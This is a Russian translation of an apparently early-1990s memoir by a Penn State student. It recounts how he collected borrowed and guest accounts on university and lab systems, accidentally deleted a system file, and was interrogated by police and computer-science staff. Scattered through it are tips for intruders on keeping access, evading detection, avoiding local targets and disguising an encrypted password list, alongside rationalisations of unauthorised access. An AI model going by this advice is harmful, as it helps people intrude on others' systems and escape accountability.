В конце первого года я познакомился с Дейлом Гаррисоном [*], электронным музыкантом и звукорежиссёром WPSX-TV, университетского общественного телевидения. Он также записывал музыкальные концерты для преподавателей и приезжих знаменитостей и потому имел доступ к Лаборатории электронной музыки со всем её оборудованием. Его друг Шамир Камчатка [*] оставил ему аккаунт Unix на почтовом хабе Университета Пенсильвании. Другой друг, Рон Жере [*], системный оператор Инженерной компьютерной лаборатории, создал для него аккаунт на кафедральном VAXcluster после того, как его законный аккаунт был закрыт из-за изменения политики. Аккаунту дали прикрытие в виде имени Хуан Чан [*] — своего рода шутка, но это имя было примечательно неприметным среди обилия азиатских имён в системе. Дейл начал публиковать статьи под этим именем, поскольку у него не было аккаунта на своё настоящее имя; постепенно псевдоним превратился в хорошо развитую и самобытную личность, а стихи, статьи и гневные монологи, написанные под этим именем, стали весьма популярными. Даже когда мы впоследствии осознали, с какой лёгкостью он мог бы публиковаться под своим настоящим именем, он не был к этому расположен. Остроумие и интеллект псевдонима стали настолько уникальны именно для этой идентичности, что от неё было бы трудно отказаться.

Я часто пользовался аккаунтом Unix и быстро начал понимать и ценить сложность и органическое единство Интернета.

У меня не было никаких моральных возражений против использования компьютерного аккаунта с разрешения его законного владельца — точно так же, как у меня не было бы моральных возражений против взятия книги в математической библиотеке. Источник информации, за который уплачена моя учёба и налоги, — это источник, к которому я имею полное право обращаться. Лишить меня доступа — преступление куда большее, чем для меня заявлять о своих правах ненасильственными средствами. Любой университет позволит студенту любого факультета взять книгу по любому предмету из библиотеки.

Однако близорукие университетские администрации, похоже, считают, что ограничение доступа к информации, а не свободный обмен идеями, является целью учебного заведения. У каждой кафедры будет своя компьютерная подсеть, независимо от того, разумно это и справедливо или нет. Стагнация и избыточность, которые мы наблюдаем в Интернете, — неизбежный результат такого абсурдного негласного стандарта.

Эта политика никоим образом не ограничивается компьютерами. Она распространяется на расписание занятий, программы работы-учёбы, любое техническое оборудование, стоящее использования, художественную подготовку, религиоведение, спортивные сооружения, требования

к степени, музыкальные инструменты, литературу и всё, что полезно уму. Счётчики бобов, не способные ни прочитать строку Бодлера, ни разобрать строку на Си, решают, какой должна быть стандартная учебная программа для каждого, кто выбирает специализацию. Это закономерный итог в обществе, где образование настолько недооценено, что студенты педагогических факультетов имеют самые низкие баллы SAT среди всех обучающихся на степень.

Именно так я думал, видя, как расходуются ресурсы, уродуются умы, как жизни близких друзей разрушаются медленным, неотвратимым перемалыванием огромной безликой машины под названием высшее образование. Я видел, как профессора информатики открыто лгали, как профессора философии неверно цитировали Ницше, как профессора английской литературы раздавали машинописные меморандумы, полные грамматических ошибок. Я был совершенно отвращён от высшего образования. Когда я обнаружил, что самые умные и самобытные люди вокруг меня, как правило, не являются студентами, я отказался от колледжа как пути к самореализации.

Второй год учёбы был по сути повторением первого, только разочарование в академическом мире переросло в нигилизм, а депрессия — в отчаяние. Я уже почти не удосуживался сдавать большинство контрольных и даже пропускал финальные экзамены. Я позволил истечь своим документам в программе University Scholars, лишь бы не терпеть унижения быть исключённым за плохую успеваемость.

Последовало ещё одно лето — менее радостное, чем предыдущее. В самом его начале какой-то идиот врезался в мою машину сзади, даже не притормозив. Мать и отчим выгнали меня из дома, и я переехал в Индиану, к отцу. Когда пришли страховые деньги за разбитую машину, я купил дешёвый автомобиль и тронулся в путь, не имея особой цели. С леммингoвой логикой я свернул на I-70 на восток, а не на запад, и вернулся в Стейт-Колледж, штат Пенсильвания.

В последний момент я зарегистрировался на курсы с частичной нагрузкой.

III. История возгорания

С самого начала семестра я пренебрегал занятиями и вместо этого читал RFC и руководства по безопасности Unix-систем. Я начал экспериментировать с коммуникационными возможностями набора протоколов TCP/IP и всё глубже понимал, каким образом такая сеть могла существовать как органическое целое, превосходящее сумму своих частей.

В целях экспериментирования с этими взаимосвязями я начал собирать ряд «гостевых» аккаунтов в Интернете. По возможности я использовал их для расширения зоны доступа с целью проверки скорости и надёжности сети — и, признаю, ради собственного удовольствия.

Тогда я понимал, что юридически делаю нечто находящееся в серой зоне, но не уделял моральным соображениям больше мимолётного внимания. Позднее у меня было вдоволь времени долго и обстоятельно поразмышлять о нравственных и правовых аспектах своих действий, но в то время, когда я собирал аккаунты, меня интересовала лишь техническая сторона дела.

Я обнаружил аккаунты Ричарда Столлмана на различных компьютерах. Я использовал их только для тестирования маршрутизации почты и пакетов. Я понимал, что использовать их в злонамеренных целях — пустяк, но подобная мысль мне даже не приходила в голову. Сама идея взлома компьютерной системы предполагает желание перехитрить систему защиты, которую разработал неизвестный человек, чтобы не допустить вторжения; злоупотреблять доверием таким образом для хакера столь же привлекательно, как охотнику — преследовать котёнка с гаубицей. Взломать открытую систему не требует ни интеллекта, ни особых знаний и не даёт более глубоких

знаний, чем законное использование системы.

Вскоре у меня накопилась коллекция аккаунтов, разбросанных по всему континенту: в Чикагском университете, в Университете Пенсильвании, в Университете Джонса Хопкинса, в Лаборатории Лоуренса-Беркли и на ряде коммерческих и государственных объектов.

Однако смертельной ошибкой, ставшей моим крахом, был взлом вблизи дома. Я думал, что я неуязвим и непогрешим, и в прискорбной случайности уничтожил файл /etc/groups в Лаборатории программной инженерии Университета Пенсильвании — из-за серьёзного помутнения рассудка в сочетании с рядом опечаток. Это единственное действие, за которое меня следовало привлечь к ответственности; однако, как вы увидите, оно единственное, за которое я не понёс никакого наказания.

Здесь я прерываю повествование, чтобы дать совет, подсказанный моими ошибками.

Первый мой совет: избегайте уничтожения информации — не изменяйте ничего сверх необходимого для поддержания доступа и уклонения от обнаружения. Защищайтесь от опечаток, делая резервные копии. Моя беспечность в этом важном отношении стоила профессору Дхамиру Маннаи многих часов восстановления файла groups. Дхамир играет важную роль в последующей заварухе и оказался весьма сочувствующим. Я должен подчеркнуть, что специалисты по компьютерной безопасности, с которыми мы так весело проводим время, нередко являются порядочными людьми. Относитесь к взломанной вами системе так, как вы хотели бы, чтобы кто-то относился к вашей системе, поступи он с ней так же. Защищайте и систему, и себя. Ущерб, нанесённый системе, окажет существенное влияние на любое уголовное дело, которое будет возбуждено против вас. Даже самый суровый судья, скорее всего, ответит на уголовное дело растерянным увольнением, если никакого ущерба не заявлено. Однако если системе был нанесён какой-либо ущерб, полиция непременно заявит, что вы злонамеренно вывели машину из строя. Это их работа.

Второй мой совет: избегайте взлома систем, географически близких к вам, даже если вы пропускаете несколько соединений через всю страну и обратно, чтобы замаскировать свои действия. В любом регионе число людей, одновременно способных и склонных к взлому, ограничено. Когда местные гуру безопасности узнают, что объявился хакер, они немедленно проверят свой мысленный список людей, подходящих под профиль. Они в отличном положении для мониторинга собственной сети. Ожидайте, что они именно так и поступят.

Возвращаюсь к рассказу.

Почти одновременно с моей деятельностью была сформирована Computer Emergency Response Team (CERT) — в ответ на червя Морриса — и встретила почти ощутимое отсутствие компьютерных преступлений, достойных уголовного преследования. Они начали выпускать мрачные предупреждения о чудовищных ужасах, притаившихся в Интернете, и предостерегали от таких опасных событий, как червь WANK (Worms Against Nuclear Killers), который выводил антиядерное послание при входе пользователя в заражённую машину.

Если судить по газетной статье о Дейле и обо мне, человек, собирающий гостевые аккаунты, является если не Врагом общества номер один, то по меньшей мере крупным преступником, которого можно остановить лишь совместными усилиями полиции крупного университета, двух факультетов информатики и разведки BBC — прямого спонсора CERT.

Мэтт Кроуфорд из Чикагского университета уведомил CERT о моих вторжениях в их компьютерные системы. Медлительная машина правосудия со скрипом пришла в движение. Поскольку я принял крайне мало мер предосторожности, меня нашли за две недели.

Как оказалось, администраторы систем и Университета Пенсильвании, и Чикагского университета публично хвастались о непробиваемости своих систем, и, пожалуй, это способствовало их раздражению, когда выяснилось, что пойманный ими коварный компьютерный преступник —

студент-компаративист, завалившей единственный курс по информатике.

IV. В чреве зверя

Когда мы прибыли в полицейский участок, полицейские оставили меня одного в комнате примерно на полчаса. Первым делом я проверил дверь. Она была не заперта. Я проверил забранное решёткой окно — оно было закрыто, но при необходимости могло послужить путём к бегству. Затем, не имея чем заняться, я обдумывал свои варианты. Я подумал о том, чтобы встать и уйти, сказав, что мне не о чем с ними разговаривать. Поначалу это казалось разумным, но явно уже не было разумным сейчас. Это было повторением ошибки; я мог прекратить разговор с ними в любой момент.

Наконец я принял позу лотоса на столе, чтобы собраться с мыслями. Когда я почти собрался с мыслями, в комнату вернулись Энн Рего и Сэм Риччотти в сопровождении двух людей, которых я с первого взгляда принял за преступников: помятый, тучный, бородатый мужчина, которого я мысленно пометил как обвиняемого в нарушении общественного приличия, и молодой человек с бледной и вялой нездоровостью телёнка на откорме — возможно, мелкий воришка. Однако пара оказалась профессором Робертом Оуэнсом с кафедры информатики и Дэниелом Эрлихом, студентом-прислужником Оуэнса.

Профессор Оуэнс под каким-то пустячным предлогом выпроводил Эрлиха. Риччотти начал допрос. Сначала он попросил меня подписать документ об отказе от прав Миранды. Он объяснил, что это в равной мере в моих интересах, как и в их. Я расхохотался. Однако я решил, что, раз я ничего плохого не сделал, мне нечего бояться разговора с ними, и подписал роковой документ.

Я предполагал, что мои слова будут восприняты буквально и что моя невиновность — непробиваемая броня. Я, конечно, допустил ошибку, но разве это нельзя было объяснить? Несмотря на провозглашённые радикальные взгляды, мой страх перед властью был перекрыт доверием к внешней искренности.

Как говорится, мошенника легче всего надуть.

Я охотно признался в сборе гостевых аккаунтов, поскольку не видел ничего предосудительного в использовании гостевого аккаунта — рассуждая так: если публичное здание не только не заперто, но и одна из его дверей явно обозначена как «Для гостей» и открывается беспрепятственно, то никто бы не посмел арестовать кого-то за вторжение, даже если другие, нетронутые части здания помечены «Посторонним вход воспрещён». Использование «гостевого» аккаунта — такое же компьютерное преступление, как посещение туалета в McDonald's — незаконное проникновение.

Риччотти продолжал меня допрашивать, и я давал ему дополнительную информацию. Я поддался соблазну объяснить ему то, чего он явно не понимал. Если вы когда-нибудь окажетесь в подобной ситуации — не делайте этого. Непроглядное невежество полицейского — это, подобно хорошо выстроенной системе защиты, очень соблазнительный вызов для хакера. Однако, в отличие от системы защиты, невежество полицейского не поддаётся взлому.

Если вы попытаетесь объяснить Интернет полицейскому, который расследует ваше дело, и начнёте с понятия арендованных линий WATS как с простой отправной точки, это будет воспринято как свидетельство некоего грандиозного, причудливого заговора. Блеск в глазах полицейского — это не признак понимания; это лишь внешнее проявление того, что в мозгу копа прокручивается фантазия о власти. «Я, — думает коп, — непременно стану Копом года! Я подробнее разузнаю об этом Интернете и арестую всех причастных».

Возможно, вам повезёт или не повезёт быть арестованным копом, разбирающимся в технических вопросах. Никогда не будучи задержанным компьютерно грамотным копом, я не берусь судить, было бы это предпочтительнее. Однако, встретив больше копов, чем хотелось бы помнить, могу сказать: шансы встретить копа, способного с утра завязать шнурки, невелики. Шансы встретить копа, способного понять Интернет, и вовсе близки к нулю.

По всей видимости, это меняется, но никоим образом не так быстро, как стремительно меняющийся телекоммуникационный ландшафт. В настоящее время коп, который вас задерживает, может иметь Mac, подключённый к NCIC, и неловко им пользоваться; или более-менее справляться с интерфейсом BBS, — но не пытайтесь объяснять что-либо, если коп вас не понимает.

Если коп вас понимает — объяснять незачем; если нет — вы тратите время впустую. В любом случае вы даёте полиции верёвку, которой она вас повесит.

Вам нечего выиграть от разговора с полицией. Если вы не арестованы, они ничего не могут вам сделать, если вы откажетесь разговаривать. Если вы всё же вынуждены с ними общаться, настаивайте на присутствии адвоката. Как ни познавательно воочию наблюдать укоренившееся невежество правоохранительного сообщества, это та область знаний, где книжное обучение несравнимо предпочтительнее практического опыта. Поверьте мне на слово.

Если вы всё-таки занимаетесь взломом, не используйте личное вычислительное оборудование и не делайте это из дома. Так вы приглашаете их конфисковать всё электронное в вашем доме — от телефона до микроволновки. Эксперты готовы свидетельствовать, что любой изъятый предмет мог использоваться в незаконных целях, и они будут правы.

Что бы они ни говорили, полицейские не имеют полномочий ничего вам предложить за сотрудничество; в их власти лишь сообщить мировому судье и судье, что вы сотрудничали. Это, вместе с пятьюдесятью центами, позволит вам купить чашку кофе.

В конечном счёте сессия превратилась в неформальную дискуссию с профессором Оуэнсом, продемонстрировавшим удивительное мастерство в жульническом аргументировании и доказательстве методом перефразирования и повторения. Завязался привычный спор, который я изложу в сжатом виде, а не полностью.

«Если велосипед не заперт, значит ли это, что его правильно украсть или угнать прокатиться?»

«Этот аргумент работал бы, если бы компьютер был велосипедом; и если бы велосипед не был возвращён, когда я с ним закончил; и если бы, по существу, велосипед не находился всё то время на том же самом месте, пока вы утверждаете, что он был украден».

«Как вы оправдываете кражу чужой частной информации?»

«Во-первых, я не читал ничьей частной информации. Вдобавок я нахожу идею кражи информации настолько чудовищной, что она кажется мне абсурдной. Кстати, как вы оправдываете работу в Университете Пенсильвании — учреждении, потворствовавшем незаконной продаже номеров социального страхования своих студентов?»

«Вы понимаете, что совершили преступление?» — вмешался Риччотти.

«Нет, не понимаю, и после прочтения этого закона, который вы мне показали, я по-прежнему не думаю, что мои действия нарушают его. Вдобавок, что стало с презумпцией невиновности?»

Беседа продолжалась в предсказуемом русле около двух часов, после чего мы перенесли встречу на следующий день. Сэм строго предупредил меня, что, поскольку ведётся уголовное расследование, я не должен ни с кем ни о чём рассказывать. Поэтому я, разумеется, немедленно рассказал всё, что знал, всем, кого знал.

С нарастающей паранойей я вышел из мрачной безрадостной комнаты для допросов на оживлённую осеннюю улицу Penn State, ощущая себя странно отчуждённым от окружающей толпы

— как будто на мне выжжено клеймо «Х».

Я шёл окольным путём, нередко возвращаясь назад, чтобы убедиться в отсутствии слежки, и когда был уверен, что за мной не следят, направился прямиком к телефонной будке, чтобы позвонить в Лабораторию электронной музыки.

На другом конце было занято. Это могло означать только одно — Дейл был в сети. Его единственное прегрешение состояло в том, что он позаимствовал аккаунт у законного пользователя и использовал аккаунт Хуан в Инженерной компьютерной лаборатории, но после разговора с полицией я понял, что они определённо не разделяли моей точки зрения. Я помчался в Лабораторию.

V. Отчаянный совет

«Немедленно выключай компьютер! Меня арестовали!»

«Только не говори, что это чёртова шутка».

Он быстро отключился от сеанса и выключил компьютер. Мы начали взвешивать варианты. Пытались понять, что самое страшное они могут со мной сделать. Вскоре у нас был список возможностей. Полиция могла меня посадить — что казалось маловероятным. Полиция могла просто забыть обо всём — что казалось весьма маловероятным. Между этими двумя крайностями было возможно всё что угодно. Всё могло произойти, и, как оказалось, всё и произошло. Мы строили планы, полагая, что в опасности только я.

Если вас когда-нибудь арестуют, вы станете свидетелем замечательных миграционных привычек лже-друзей. Люди, которые ещё вчера не находили ничего лучшего, чем сидеть у вас и пить ваше вино, внезапно обнаружат срочные дела в другом месте.

Если повезёт, человек шесть согласятся с вами разговаривать. Если очень повезёт, трое из них будут готовы показаться с вами на людях.

Очень скоро полиция начнёт преследовать всех моих знакомых — только потому, что они меня знают. Мне предстояло в очередной раз испытать одно из благ, дарованных тем, к кому проявили интерес власти.

Я узнаю своих настоящих друзей.

Они мне были нужны.

VI. Второй допрос

Я согласился прийти на второе интервью.

На этот раз меня встретили два новых копа. Первый — с лицом неудачливого боксёра — был Джефри Джонс. Я возненавидел его с первого взгляда.

Второй, постарше, с каштановыми волосами и усами, был Уэйн Уивер — с добродушной, но строгой манерой держаться, отдалённо напоминавшей полицейского из семейного сериала 1950-х.

Свидетелем этой драмы стал потрёпанный магнитофон, стоявший между нами на деревянном столе. В блаженной наивности я снова отказался от прав Миранды — на этот раз на плёнку.

Интервью началось с безумной серии обвинений со стороны Джефри Джонса, в которых переплелись невозможности, неправдоподобия, неточности и несообразности. Он обвинил меня во всём — от международного шпионажа до электронного перевода средств. Вскоре он исчерпал свой словарный запас на каком-то особенно сложном двусложном слове и погрузился в молчание.

Уэйн заполнил тишину тихим вопросом, казалось бы, не связанным с предыдущей тирадой. Я ответил, и мы начали более вменяемый разговор.

Джефри Джонс в основном молчал. Он вертел большими пальцами, изучал тонкости своих часов и исследовал жвачку под столом. Иногда он реагировал на какое-нибудь фактическое утверждение резким поворотом, ударом кулаков по столу и криком: «Мы знаем, что ты лжёшь!»

Наконец, после одной из выходок Джефри, я предложил прекратить интервью, если этот цирк продолжится. После краткого совещания с Уэйном мы пришли к некоему соглашению, и Джефф снова впал в немое, каменное молчание.

Я был убеждён, что Уэйн и Джефф разыгрывают трюк «добрый коп — злой коп», поскольку за жизнь насмотрелся обязательных пяти тысяч часов полицейских сериалов, которые социологи Нильсена приписывают среднему американцу. Это, думал я, стандартный «Матт и Джефф». Мне предстояло изменить мнение. Это был не добрый коп и злой коп. Это был умный коп и тупой коп. И, что пугало больше, никакой игры не было.

После более или менее досужей болтовни, повторения моей прежней версии и повторного отказа отвечать на ряд вопросов, допрос начал принимать неприятный оборот.

Раздражённый моим отказом отвечать, он вдруг объявил, что знает о моей причастности к заговору, и предложил отнестись ко мне снисходительно, если я назову остальных участников заговора.

Я наотрез отказал и сказал, что его просьба отвратительна. Он начал давить, и я приведу реконструкцию разговора. Поскольку полиция отвергла все мои просьбы о предоставлении стенограмм интервью, доказательств и сведений по делу, мне остаётся полагаться на память.

«Эти люди — преступники. Вы оказали бы стране услугу, назвав их имена».

«Какие такие преступники? Я не знаю никаких преступников».

«Не надо так. Нам нужны только имена. Мы лишь попросим их кое-что рассказать».

«Ну да, конечно. Как я уже сказал, я не знаю никаких преступников. Я не преступник, и не стану никого выдавать ради вашей охоты на ведьм, потому что я не знаю никаких преступников, и называл бы имена — лгал бы».

«Вы никого не защитите. Мы и так их найдём».

«Если найдёте — вам моя помощь не нужна».

«Мы никому не скажем, что вы нас навели».

«Плевать. Я сам буду знать, что сделал это. Как это меняет нравственную сторону дела?»

Оставив нравственный аргумент, он перешёл к эмоциональному:

«Поможете нам — поможем вам. Когда вы нам отказываете, вы остаётесь один. Этим людям вы всё равно безразличны».

«Каким людям? Я никаких людей не знаю».

«Просто людям, которые могли бы помочь нашему расследованию. Это не значит, что они преступники».

«Я сказал — не знаю никаких преступников».

«На самом деле один ваш друг вас сдал. Почему вы занимаете такую высокоморальную позицию, если сами преступник, а они поступили бы с вами точно так же, окажись на вашем месте? Теперь у вас есть только мы, и если вы не встанете на нашу сторону, будете стоять в одиночестве».

«У меня нет никаких имён. И никто из тех, кого я знаю, меня не сдавал».

Этот приём, при всей своей прозрачности, посеял во мне червя сомнения. Именно для этого он и предназначен.

Вот цель всех ласк, угроз и лжи, которыми полиция будет сыпать на вас, добиваясь имён. Они попытаются создать видимость, будто вы не причиняете вреда людям, которых называете. Получив информацию о том, что хакеры — лишь незрелые шалопаи, которые при малейшем давлении треснут как яйца и выдадут слёзную речь раскаяния и сотни имён, они будут поражены вашим нежеланием давать имена.

Здесь я вставлю этическое высказывание вместо сугубо практических советов, которые давал до сих пор. Если вы ломаетесь при малейшем давлении — даже не берите в руки киберпанк. Если ваш блестящий новый гаджет с чипом Motorola 68040 и крутым математическим сопроцессором Weitek важнее жизни ваших друзей, и вы сдадите родную бабушку, лишь бы его не конфисковали, — пожалуйста, идите лесом. Компьютерному подполью не нужны вы и ваши жалкие кражи карточных номеров и кодов доступа. Повзрослейте и устройтесь в IBM делать то же самое, что делают миллионы таких же, как вы, купите такую же машину, как у миллионов таких же, как вы, поселитесь в том же пригороде, что и миллионы таких же, как вы, и тихо умрите в старости в Флориде. Не уходите с визгом, как поросёнок, намеренно и сознательно утаскивая за собой всех, кого знаете.

Если вы мысленно представляете себя в этой ситуации и задаётесь вопросом, как поступили бы, и описанное очень похоже на то, что встречает вас в зеркале в ванной, — пожалуйста, прекратите заниматься взломом прямо сейчас.

Однако если вы чувствуете, что обязаны кого-то сдать, чтобы успокоить копов, могу дать лишь тот совет, что Уильям С. Берроуз даёт в «Наркомане» тем, кто оказался в схожей ситуации: называйте имена, которые у них уже есть, без какой-либо сопутствующей информации; называйте имена людей, навсегда покинувших страну. Предостерегаю, однако: сообщение полиции ложных сведений — уголовное преступление; придерживайтесь правдивой, но совершенно бесполезной информации.

Теперь для тех, кто не принимает нравственного аргумента против стукачества, предлагаю практический. Если вы рассказываете полиции о других известных вам людях, совершивших преступления, то признаёте свою связь с преступниками — что укрепляет дело против вас. Кроме того, вы навлекаете на себя дополнительное обвинение — в сговоре. Вы предаёте тех самых друзей, которые вам очень скоро понадобятся для поддержки, потому что расследование затянется на месяцы, оставив вашу жизнь в руинах. Друзья вам будут нужны, а если вы отправили их всех за решётку — не будет ни одного. Хуже того — вы заслужите это. Вы признались именно в тех преступлениях, которые отрицаете, что затрудняет для вас возможность остановить раздачу имён, если вы передумаете. У них есть козырь на вас.

К тому же любые предложения, которые они делают в обмен на имена, юридически недействительны и не являются обязательными. Они ничего не могут сделать для вас и не сделали бы, даже если бы могли. Сознание копа — всё же человеческое сознание, а для человеческого сознания нет ничего более презренного, чем предатель.

Не позволяйте себе превратиться в то, чего вы сами не переносите. Как Иуда, предатель кончает собой — и в переносном, и в буквальном смысле.

Слезаю с трибуны и возвращаюсь к исповеди.

Мои мотивы были чисты, совесть — спокойна. С самодовольством, недостойным человека моего возраста, я был уверен, что моя честность — это неуязвимость, и что мой отказ называть имена не позволит им преследовать моих друзей.

Я пренебрёг защитой своей электронной почты. Я не шифровал переписку. Я не тщательно удалил компрометирующие данные со своих дисков — и поэтому я столь же виновен, сколь те, кто беззаботно сдаёт друзей. Я причинил вред ряду людей своей беспечностью — людей, у которых было больше что терять, чем у меня, и все мои добрые намерения не стоили ломаного гроша. У меня был один зашифрованный файл — список скомпрометированных систем и имён аккаунтов, зашифрованный DES шестисимвольным буквенно-цифровым ключом.

Пока я упивался самодовольством, Дэн Эрлих и Роберт Оуэнс вернулись с двухфутовой стопой распечаток, на которых было напечатано содержимое всех файлов моих аккаунтов PSUVM — включая не менее года переписки и все мои публикации в сети, в том числе в группах типа alt.drugs, а также статьи других людей.

Уэйн решил, что любой пункт в списке, даже сохранённые посты других людей, был лично прислан мне его автором и что эти люди, таким образом, вовлечены в некий грандиозный заговор. Держа распечатанную почту вне моего поля зрения, он начал перечислять имена и задавать вопросы о каждом. На каждый вопрос я отвечал, что знаю об этом человеке не больше, чем они. Он задавал такие вопросы, как «Каково настоящее имя Эмили Постньюс и как она причастна к заговору?»

Эрлих и Оуэнс удобно испарились, так что я не мог ожидать, что они объяснят ситуацию Уэйну; и сам к тому времени бросил попытки объяснять, понимая, что всё сказанное лишь подкрепляет параноидальные теории заговора копов. К тому моменту я отказывался отвечать почти на все вопросы и наконец осознал, что силы не на моей стороне. Придя, я был раздут от бравады и уверен, что смогу выговориться из этой ужасной ситуации. Провалившись как хакер, я прибег к своему старому козырю — языку, который всегда помогал выходить из любого затруднения. Однако я не только не выговорился из ареста — я выговорился глубже в него.

Если вы убеждены, опираясь на многолетний опыт социальной инженерии, что сможете выговориться из ареста — желаю удачи; но не рассчитывайте на это. Если вы разговариваете с полицией и в тот момент не арестованы, ожидайте, что одно-два ваших предложения могут быть вырваны из контекста и использованы как основание для выдачи ордера на арест. Если вы разговариваете с полицией под арестом, предупреждение Миранды «Всё, что вы скажете, может быть и будет использовано против вас в суде» — пожалуй, единственная правда в этой литании лжи.

В любом случае моя бравада рухнула. Я по-прежнему нарочно называл копов «Уэйн» и «Джефф», но в остальном механически повторял, что ничего ни о чём не знаю.

Оуэнс и Эрлих вернулись и сообщили, что обнаружили на моём аккаунте зашифрованный файл под названием holy.nodes. Я горько пожалел о легкомысленном названии и самонадеянности его хранения.

Если вам непременно нужен зашифрованный список паролей и аккаунтов, по крайней мере дайте ему название, напоминающее какой-нибудь исполняемый файл, — чтобы у вас было правдоподобное отрицание.

Они заверили, что расшифруют его в течение шести часов на Cray Y-MP, к которому имеют доступ. Я знал, что у кафедры информатики есть доступ к Cray в Вычислительном центре Джона фон Неймана. Я коротко попытался прикинуть в уме скорость перебора паролей на Cray — и не смог. Однако поскольку пароль состоял всего из шести буквенно-цифровых символов, я понял, что это вполне возможно. Сейчас я думаю, что стоило бы поставить их на блеф, но я отдал им ключ — ещё один в серии глупых ходов.

Вскоре у них был список компьютерных сайтов, аккаунтов и паролей, и Уэйн начал меня допрашивать по ним. Оуэнс пришёл в ярость, обнаружив в списке машину в Лаборатории Лоуренса-Беркли — shasta.lbl.gov. С этого начались мои настоящие неприятности.

Возможно, вы помните, что Лаборатория Лоуренса-Беркли занимает видное место в книге Клиффорда Столла «Яйцо кукушки». Chaos Computer Club взломал там сайт, ошибочно полагая, что это Лоуренс-Ливермор. Как оказалось, я лишь заметил там гостевой аккаунт, вошёл и больше ничего не делал. Разумеется, это объяснение было слишком простым для того, чтобы коп в него поверил.

Оуэнс дал полиции крошечное свидетельство в поддержку причудливой конструкции теорий заговора, которую они возвели; а параноидальный бред, однажды подтверждённый даже самым незначительным образом, становится непоколебимо твёрдым.

Уэйн с новым пылом вернулся к допросу. Я продолжал отвечать в том смысле, что ничего не знаю. Он добрался до имени Рэймонда Гэри [*], который великодушно разрешил мне использовать старый аккаунт на PSUVM, принадлежавший его другу, покинувшему этот район. Я попытался убедить их в его невиновности. Это был ещё один плохой ход.

Плохой потому, что это немедленно укрепляет теорию заговора, и копы хотят получить больше информации об этом человеке. Я туманил воду и вернулся к привычке механически повторять: «Насколько я помню — нет», как будто находился на слушаниях по Уотергейту.

Всплыло ещё одно имя — человека, разрешившего мне пользоваться его аккаунтом, потому что наши машины не могли наладить сносное соединение через talk. Этот человек, сам того не зная, вступил в заговор. Я снова глупо попытался объяснить ситуацию. Это лишь ухудшило дело, поскольку коп не понял ни слова; а Оуэнс был не способен уловить разницу между нарушением буквы закона и его духа.

Уэйн неоднократно расспрашивал о моих заграничных знакомых, сообщил, что знает о причастности иностранных правительств, и снова сказал, что кто-то из моих друзей на меня донёс. Мне лгали так бессовестно, что я не решаюсь это записывать. Я всё отрицал.

Я предпринял ещё одну долгую попытку объяснить и разрядить теорию заговора, произнеся речь о разнице между взломом чужого дома с похищением всего, вуайеристским слежением за людьми и временным заимствованием аккаунта просто для разговора с кем-то, потому что сетевое соединение не работало. Я провёл аналогию с просьбой к водителю корпоративного автомобиля прикурить от аккумулятора заглохшей машины и попытался объяснить, что это, конечно, не то же самое, что авторизованный пользователь просто передал бы ключи первому встречному. Я снова попытался объяснить Интернет, арендованные линии, разницу между FTP и почтой, почему все в Интернете позволяют всем остальным передавать файлы через их машины, — и снова ничего не объяснил.

Сразу же после этой тирады, произнесённой почти криком, Уэйн навис над столом и спросил меня: «Кто такой Бабба?»

Это было уже сверх всякой меры. Моя способность воспринимать ситуацию серьёзно, и без того сильно пошатнувшаяся, просто испарилась перед лицом этого абсурда. Меня накрыло. Я истерически расхохотался.

Я спросил, наконец дав волю злости, которая пересилила веселье: «Что за чёртов вопрос?»

Он повторил вопрос, не оценив юмор, присущий этому абсурдному конфузу; я уже не был способен сохранять видимость серьёзности. Всё — потрёпанный стол, примитивный магнитофон, каменноликие копы, тучные охранники компьютерной безопасности — казалось совершенно лишённым смысла. Я больше не мог принять за реальность, что нахожусь в этой полутёмной комнате, а человек напротив задаёт мне вопрос: «Кто такой Бабба?»

Я сказал: «Понятия не имею. Вы мне скажите».

Наконец Уэйн дошёл до имени Дейла. Дейл не использовал фамилию ни в одном из писем, которые присылал мне, и я надеялся, что его имя не фигурирует ни в одном файле ни на одной машине. Я восстановил некоторое равновесие и отказался отвечать.

В электронной почте упоминались «лабораторные материалы», и меня спрашивали, что означает это выражение. Я ответил, что это просто катушки четвертьдюймовой ленты для записи музыки. Они отказались принять это объяснение и обвинили меня в торговле наркотиками через компьютерную сеть.

Последовали завуалированные угрозы, повторения вопроса, его перефразировки, заверения, что они всё равно всех найдут, и прочие копские приёмы.

В итоге, порядком устав от этой ахинеи, я сказал: «Интервью окончено. Я ухожу». Вот так — просто, и так же быстро встал и ушёл. Хотел бы я сказать, что не оглядывался, но, уходя, всё же бросил взгляд через плечо.

«Мы с вами свяжемся», — сказал Уэйн.

«Ну да, конечно», — ответил я.

VII. Тридцать сребреников

Я сообщил Дейлу о зловещем повороте в расследовании и сказал, что копы теперь разыскивают его. Из фаталистического любопытства мы вошли в аккаунт Шамира, чтобы наблюдать за действиями ребят из компьютерной безопасности и пообщаться с некоторыми их коллегами в поисках их мотивов. Мы решили, что вероятность прослушки невелика, а если она и есть — мы в любом случае обречены, так что чёрт с ним.

Нет никаких неопровержимых доказательств наличия прослушки, но полиции не нужен был ордер для прослушивания университетских телефонов, поскольку они подключены к частной АТС, не подпадающей под правовую защиту. К тому же одно косвенное обстоятельство кажется мне красноречивым указанием на возможность прослушки: когда Дейл позвонил Шамиру, чтобы объяснить ситуацию, и оставил сообщение в его голосовом ящике, следующим сообщением оказалось сообщение от Уэйна.

Мы зачастили в библиотеку, штудируя каждую книгу по теме компьютерных преступлений, читая Уголовный кодекс штата Пенсильвания, ксерокопируя и переписывая важные тексты и составляя диск с информацией, относящейся к делу, — включая сведения, которые мог бы понадобиться кому-то «на воле», если бы нас посадили.

В этот период я сильно подвернул лодыжку, но прошёл на ней три мили, и лишь далеко ночью осознал, что с ней что-то не так — настолько меня поглощала нелепая ситуация, в которую я угодил. Вдобавок разыгралась ледяная буря, покрыв тонким льдом тротуары, дороги, скелеты деревьев и кустарников. Должно быть, я выглядел нелепо — ковылял по льду с тростью, каждые несколько секунд оглядываясь назад; и при виде полицейской машины пытался выглядеть непринуждённо.

Куда бы я ни шёл, рядом появлялась полицейская машина, сбавлявшая скорость до моего шага, и всё время казалось, что за мной следят. Я убеждал себя, что это паранойя, что не все же за мной следят, — но ощущение продолжало усиливаться, и я понял, что усвоил менталитет копов: по существу, мы являлись частью одного и того же социального процесса — симбиотического и необходимого для существования друг друга. Слово «паранойя» теряло смысл в применении к этой

ситуации: ведь люди, которые хотели меня схватить, действительно существовали; люди, столь же убеждённые в том, что я хочу схватить их.

